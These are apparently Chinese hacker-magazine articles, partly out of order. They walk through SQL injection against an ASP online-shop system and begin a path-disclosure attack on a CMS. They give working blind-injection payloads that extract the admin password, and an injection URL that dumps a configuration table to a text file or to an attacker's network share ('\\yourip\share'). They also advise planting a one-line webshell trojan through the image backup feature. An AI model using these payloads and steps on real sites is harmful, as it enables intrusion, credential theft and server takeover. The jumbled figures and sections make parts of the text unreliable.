呵呵，那个框框就是输入变量的地方，我们首先需要去注册个账号。这里我的号为gxm，我在那个框框里输入“gxm' and '1'='1”（不包括双引号，下面也是），再点击“下一步”，就会进入回答问题的页面，反之，如果查询错误的话，就会提示我“这个用户还没有注册呢，请到首页注册吧”。现在来查询下，输入“gxm' and (select asc(mid(password,1,1)) from shop_admin where adminid=26)='55”，返回如图2。




图2 返回正常页面

数据库里的字段的password的第一个是7，它对应的ASC是55，所以返回正确了，就到了第二步。再输入“gxm' and (select asc(mid(password,1,1)) from shop_admin where adminid=26)='56”，返回如图3。




图3 返回错误页面

呵呵，就是这样注入，我就不多说了。我们再找找cookie注入漏洞吧！根据经验我马上看了news.asp文件，关键代码如下：

```
newsid=request.QueryString("id")
set rs=server.CreateObject("adodb.recordset")
rs.open "select * from shop_news where newsid="&newsid,conn,1,3
```

很可惜，它规定了是get接受，news.asp里还包含了checksql.asp文件，所以cookie注入漏洞没戏了。不过，前台的文件中还是有cookie注入漏洞的，多的是，不过全都很烦，《黑手》也连续几期都刊登了cookie的注入文章，上期也有，我就不再找漏洞实验了，有兴趣的朋友可以自己找下，并且实验下吧！

二、后台代码分析

大家知道，程序管理员都对后台很放心，经常不过滤字符，如果碰到一个后台文件忘记包含验证进入后台的代码或者是文件：轻点，游客就可以进行后台的一些操作了；严重点，碰到像我们喜欢注入漏洞的，就可以直接访问后台文件并且注入了。我们看下admin/textbox.asp文件，关键代码如下：




图5 读出密码

在本文未发表前已经出来了，大家及时做好防范，如有不懂地方可去论坛讨论。

编辑点评：

一个变量没有过滤导致的SQL漏洞，最终被攻陷。综合概括下这个系统比较致命的地方，变量不过滤；密码明文；写文件到可以直接访问的目录且用php做后缀。单独一个漏洞还勉强可以，但是这些漏洞结合起来，肯定无敌了！

```
Action=LCase(Request.QueryString("Action"))
newsID=Request.QueryString("newsID")

If request("action")="modify" Then
set rs=server.createobject("adodb.recordset")
sql="select * from zhuanti where newsid="&newsid
rs.open sql,conn,1,1
    If Not rs.Eof Then
            Content=rs("Content")
    End If
    Response.Write Content
End If
```

呵呵，一点都没有过滤，我构造了如下的注入点：**http://127.0.0.1/2/admin/textbox.asp?action=modify&newsID=1278**，直接就放到了domain里，直接就能猜出管理员的东东了，如图4。




图4 猜解

呵呵，当然，好玩的还没有结束，我看后台代码的时候，还发现了好玩的东西，看下admin/TEXTBOX1.ASP文件，关键的代码如下：

```
Action=LCase(Request.QueryString("Action"))
if InStr(Action,"'")>0 then
response.write"<script>alert(""非法访问!"");location.href=""../index.asp"";</script>"
response.end
end if

set rs=server.createobject("adodb.recordset")
sql="select "&Action&" from shop_config "
rs.open sql,conn,1,1
    If Not rs.Eof Then
        Content=rs(0)
    End If
    Response.Write Content
```

呵呵，一个明显的**action**变量，不过却在from前面，好象不怎么好玩，不过，我倒是有一个法子可以暴出shop_config的一些字段信息和整个shop_config的信息，想学啊，那就看我的！

早在前段时间，网上就弄出一种说法，说是SQL注入点ACCESS下可以导出txt文件。从而探测出猜不出的字段信息，我就很高兴地测试了下，发现我的技术不到位，实在想不出高手是怎么在where后的变量下执行**select * into [text.txt] in 'D:\web' 'text;' from admin**这样的SQL语句的(笔者这时心想道，难道union联合查询？有空一定去试下，笔者机器是不支持union的)，又不能像MSSQL中一个分号就可以解决问题。如果哪位高手知道的话就告诉下小弟哦~~~

好了，回到刚刚的话题，action变量是在from前面，也就是说我们可以导出TXT文件哦。可能有朋友问了，你怎么知道网站的绝对路径呢？其实我有2种办法，一是如果对方服务器装的是IIS，那么有很大的成功率是没有删虚拟目录的，我们可以直接导出到那些目录。二是如果对方删了虚拟目录，我们就可以导出到自己的机器上来，SQL语句是**select * into [text.txt] in '\\yourip\share' 'text;' from admin**。由于我是在自己的机器上测试，所以直接导出到我的网站路径下好了。看下上面的代码知道，变量过滤了单引号，不过我们可以用双引号绕过，我构造的完整的注入点语句是：**http://127.0.0.1/2/admin/TEXTBOX1.ASP?ACtion=* into [text.txt] in "D:\web" "text;"**，那么执行的SQL的句子是**select * into [text.txt] in "D:\web" "text;" from shop_config**，呵呵，这样就可以导出shop_config的所有内容了。访问http://127.0.0.1/text.txt看看，如图5。




图5 导出的内容

呵呵，字段的一些东西出来了吧！当然，还会生成个schema.ini，我们下载回来，打开看看，全是字段的信息：

```
[text.txt]
ColNameHeader=True
CharacterSet=936
Format=CSVDelimited
Col1=id Integer
Col2=webname Char Width 50
Col3=webemail Char Width 50
Col4=mailaddress Char Width 50
Col5=mailusername Char Width 50
Col6=mailuserpass Char Width 50
Col7=mailname Char Width 50 (还有很多，我就不贴出来了)
```

关于这个漏洞，对于这套系统来说，根本就没利用价值。但是，关于网上的一种说法，我还是实验了下，笔者认为，这样的小技巧要多多学习，并且实践下，说不定哪天就会用到。

关于后台的小漏洞还很多，比如可以探测服务器的信息，漏洞是在admin/admin.asp这个文件没有很好地验证，所以直接访问，如图6。




图6 探测服务器信息

呵呵，可以看出很多有用的信息哦，比如站点物理路径等，还有admin/addbook.asp这个文件，可以直接添加出售东东的单子，也没有验证。关于后台验证不严格的还很多，我就不细细地说了。

三、后台拿WEBSHELL

关于这套系统拿WEBSHELL很简单，后台有添加图片的地方，还有备份数据库的地方，不过，不知道为什么，备份大马的时候，出来的就是乱码，也比平时的体积大了900K，我也懒得看代码，建议备份一句话木马的图片，这样就可以用客户端连上了，如图7、图8。




图7 上传图片




图8 备份数据库

四、后记

呵呵，我啰嗦地写了这么多，应该不会再盐水了。如果有空的话，等我明年7月份高考结束后，肯定再为大家写写原理类的文章，希望多多支持我，以及我加入的团队。

最后，引用剑心的话："如果你在此文中学到了什么，那这篇文章的价值就到了。"如果大家还是不懂的话，欢迎上《黑手》论坛上找我，随时恭候大家骚扰。

编辑点评：

ASP商城之王，看名字真的挺唬人的，但是安全是唬不住偶们的，作者分析了了几个传统的漏洞，也提及到一个暴表的方法，这样的小经验还是多学习、积累一些比较好。

另外，关于作者的写作动机，偶也要表扬下，看到朋友写，也激起自己写文章的欲望是很好的，希望再接再厉，写出更好的文章。

沦陷天创科技cms系统全过程

文 月无痕

从本文你可以学到：

1、天创科技cms系统漏洞分析

2、漏洞利用

一、前言

hi，大家好！好久不见了，最近学校一直很忙，也好久没写点东西骗稿费了（老编：流汗～），下面我就奉老编好好写文章的圣旨，给大家带来一篇对天创科技cms系统分析的全过程。

二、老生长谈之暴库漏洞

出于个人习惯，我先看了下conn.asp，代码如下：

```
<%
    dim conn
    dim connstr
    dim db
        id=replace(trim(request.form("id")),"and","")
    db="/data/data.mdb"                    '注意下这里，后面我会对这里做改动！！！
    Set conn = Server.CreateObject("ADODB.Connection")
    connstr="Provider=Microsoft.Jet.OLEDB.4.0;Data Source=" & Server.MapPath(""&db&"")
    conn.Open connstr
%>
```

明眼的兄弟都看出来了，没有容错语句，我们先直接访问下conn.asp，看看有什么效果吧！如图1。

但是细心的朋友会发现路径显示的是在C盘下（这里我声明一下，我的网站目录是在E盘下）。所以我们虽然暴出了数据库，但是它真正的绝对路径却是错的。问题其实就出在上面我加注释的那句代码上了，我们只要在"/data"前面加上个".."就可以了，改为：db="../data/data.mdb"后，我们再来访问下conn.asp，如图2。




图1 暴库




图2 暴出真实的路径

